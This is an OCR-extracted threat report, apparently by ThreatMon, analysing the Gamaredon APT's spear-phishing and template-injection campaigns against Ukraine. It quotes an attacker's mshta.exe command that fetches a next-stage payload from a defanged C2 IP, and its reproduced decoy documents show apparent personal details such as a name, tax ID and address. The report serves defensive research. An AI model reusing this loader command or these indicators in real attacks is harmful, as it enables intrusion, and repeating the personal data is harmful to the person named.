


Beyond Bullets and Bombs

An Examination of Armageddon Group's Cyber Warfare Against Ukraine

@threatmon

@MonThreat
@TMRansomMonitor

ThreatMon

Table of Contents

Introduction

The ongoing conflict between Russia and Ukraine has been marked by cyber attacks from both sides. One of the most prominent threat actors involved in these attacks is the Armageddon (Gamaredon) Advanced Persistent Threat (APT) group. The various campaigns used by the Gamaredon APT group in their attacks against Ukraine are analyzed in this report. The group's tactics, techniques, and procedures (TTPs), as well as their motivation and objectives, are examined. By understanding the methods employed by this threat actor, better preparation can be made to defend against future attacks and mitigate their impact.

What is an APT Group?

APT (Advanced Persistent Threat) group refers to a sophisticated, organized and well-resourced group of cyber attackers who use advanced techniques and tactics to infiltrate and maintain access to a target network or system over an extended period of time, with the aim of stealing sensitive data, conducting espionage or disrupting operations.


APT groups are typically comprised of skilled and experienced hackers who are capable of employing a wide range of tactics, such as social engineering, spear-phishing, zero-day exploits, and malware to compromise their target. These groups are often sponsored by nation-states, criminal organizations, or other entities with a vested interest in the targeted data or system.

Who is Armageddon?

Armageddon is an APT group that has been active since at least 2013 and is believed to be based in Russia. The group has been attributed to a number of cyberattacks targeting government organizations, military entities, and other high-value targets in Ukraine and other countries in the region.


Armageddon is known for using a variety of tactics, including spear-phishing emails, social engineering, and the use of custom malware. The group's attacks often involve the theft of sensitive data, including emails, documents, and login credentials.

General Anatomy of Different Types of Attacks



Initial Access and Execution

Initial Access via Spearphishing


From: Дніпропетровська обласна прокуратура <Press1@prokuratura.dp.ua>
To: [redacted]@post.mil.gov.ua
Cc:
Subject: №12023100160000001 від 18.01.2023
Message 12023100160000001.rar (97 KB)

Матеріали кримінального провадження №12023100160000001 від 18.01.2023 за ознаками вчинення кримінального правопорушення, передбаченого ч. 1 ст. 364 КК України стосовно протиправних дій військовослужбовця МО України.

Відділ інформаційної політики
Дніпропетровської обласної прокуратури

Поштова адреса:
49044, м. Дніпро, пр-т Дмитра Яворницького, 38
Електронна пошта для відомчого листування: Press1@prokuratura.dp.ua
Телефон для отримання інформації про реєстрацію вхідної кореспонденції:
(056) 718-13-50

"Criminal case materials No. 12023100160000001 dated 18.01.2023 on the grounds of committing a criminal offense provided for in part 1 of Article 364 of the Criminal Code of Ukraine regarding the illegal actions of a serviceman of the Ukrainian Armed Forces.
Department of Information Policy
Dnipropetrovsk Regional Prosecutor's Office"

Armageddon generally initiates its attacks with a phishing email. These emails sent to the Ukrainian government entities typically contain topics related to internal affairs, foreign affairs, and even the conflict with Russia.

These emails contain spear phishing attachments like RAR, DOCX, DOCM, LNK, SFX files. When these attachments are executed by the victim, they all work in different ways. Let's look at the file types they use most in their attacks.

Remote Template Injection via RTF File

Додаток 1
до Положення
про Спадковий реєстр

Вихідний номер 21-58/39
Дата 07 березня 2023 року

ЗАЯВА
про державну реєстрацію заповітів та спадкових договорів

Реєстраційний номер облікової картки платника податків: 1 9 9 7 2 2 0 5 6 4

Причина відсутності номера: За релігійними переконаннями ☐ Інша причина ☐ Нерезидент ☐

Прізвище, ім'я та по батькові: **Іскра Лідія Сергіївна**

Прізвище, ім'я та по батькові англійською мовою:

Дата народження: 06 09 1954

Місце народження (якщо місце народження невідоме, зазначається країна народження): Харківська область Нововодолазький район с. Новоселівка

Місце проживання (місцеперебування)


Країна	Індекс	Область	Район
Україна	6 3 2 3 0	Харківська	Харківський

Місто (селище, **село**)	вулиця	буд.	корп.	кв.
Просяне	проспект Чумацький	25		

Реєстраційний номер облікової картки платника податків

Причина відсутності номера

Remote Template Injection in RTF or DOCX files is a technique where an attacker can inject malicious code into a server-side template file within an RTF or DOCX document. This can be achieved by embedding specially crafted OLE (Object Linking and Embedding) objects into the document that point to a remote template file hosted on a server controlled by the attacker.




When the victim opens the document, the OLE object requests the remote template file, which contains the attacker's malicious code. The server-side template engine processes the file, executes the injected code, and generates the final document with the malicious content.

Armageddon uses remote template injected RTF and DOCX files to download the next stages of the attacks.

MITRE ATT&CK TECHNIQUE NAME	TECHNIQUE ID
Spearphishing Attachment	T1566.001
User Execution	T1204.002
Template Injection	T1221

Remote Template Injection via DOCX File

Similar to the previous example, docx files can also be used in a remote template injection attack.



МІНІСТЕРСТВО ЮСТИЦІЇ УКРАЇНИ
ДЕРЖАВНА УСТАНОВА
«ХМЕЛЬНИЦЬКИЙ СЛІДЧИЙ ІЗОЛЯТОР»
вул. Кам'янецька, 39, м. Хмельницький, 29013, тел. (0382) 65-31-84тел/факс (0382) 65-12-65,sizo@km.kvs.gov.ua, код ЄДРПОУ 08564794

_____2023 №_____

На вих. № 686/21850/2228276
від 27.12.2022


Судді Хмельницького міськрайонного суду Хмельницької області
Ростиславу ЛУНЬ
вул. Героїв Майдану, 54, м. Хмельницький, 29000

Повідомляю, що до посадових обов'зків капітана внутрішньої служби БАБЕНКА Артем Олеговича, старшого інспектора (з організації комунально-побутового та інтендантського забезпечення) відділу інтендантського та господарського забезпечення державної установи «Хмельницький слідчий ізолятор» не входить утримання вулично-шляхової мережі установи (копія посадової інструкції додається).

Додаток: на ___ арк.


Начальник установи
полковник внутрішньої служби **Руслан СУХОРАБ**

Here you see an example of one of the malicious docx files that Armageddon uses.




MITRE ATT&CK TECHNIQUE NAME	TECHNIQUE ID
Spearphishing Attachment	T1566.001
User Execution	T1204.002
Template Injection	T1221

TAR Contains Malicious LNK File



Similarly, a compressed TAR file containing a malicious LNK file is sent through a phishing email. This LNK file initiates the next stage of the attack using mshta.exe which is a VBScript to launch the other stage.



%windir%\system32\mshta.exe [http://194.180.174[.]203/23.01/mo/baseball[.]DjVu](http://194.180.174[.]203/23.01/mo/baseball[.]DjVu)

MITRE ATT&CK TECHNIQUE NAME	TECHNIQUE ID
Spearphishing Attachment	T1566.001
User Execution	T1204.002
System Binary Proxy Execution: Mshta	T1218.005

Defense Evasion

Abusing Telegram to Bypass DNS


Generally in the second stage, a malicious VBScript is used then they abuse Telegram to get the real C2 IP address. For example *[https://t[.]me/s/dracarc](https://t[.]me/s/dracarc)* Telegram account used a lot as you see in Virustotal communications.

Communicating Files (13)

Scanned	Detections	Type	Name
2023-02-15	47 / 68	Win32 EXE	myfile.exe
2023-01-09	17 / 60	VBA	3a4ca9b472759f0d9f4c694d49eb985d7c2a79b5d6d1f23e1ebf231ee1a561ac.bin
2022-12-22	51 / 72	Win32 EXE	3dc703eb1eef7f065b567b0fbc00e59792c21ebfcd8e86d9a92e5969786ad99f.bin
2023-01-06	49 / 71	Win32 EXE	3e72981a45dc4bdaa178a3013710873ad90634729ffdd4b2c79c9a3a00f76f43.bin
2023-01-12	45 / 70	Win32 EXE	7ZSfxMod
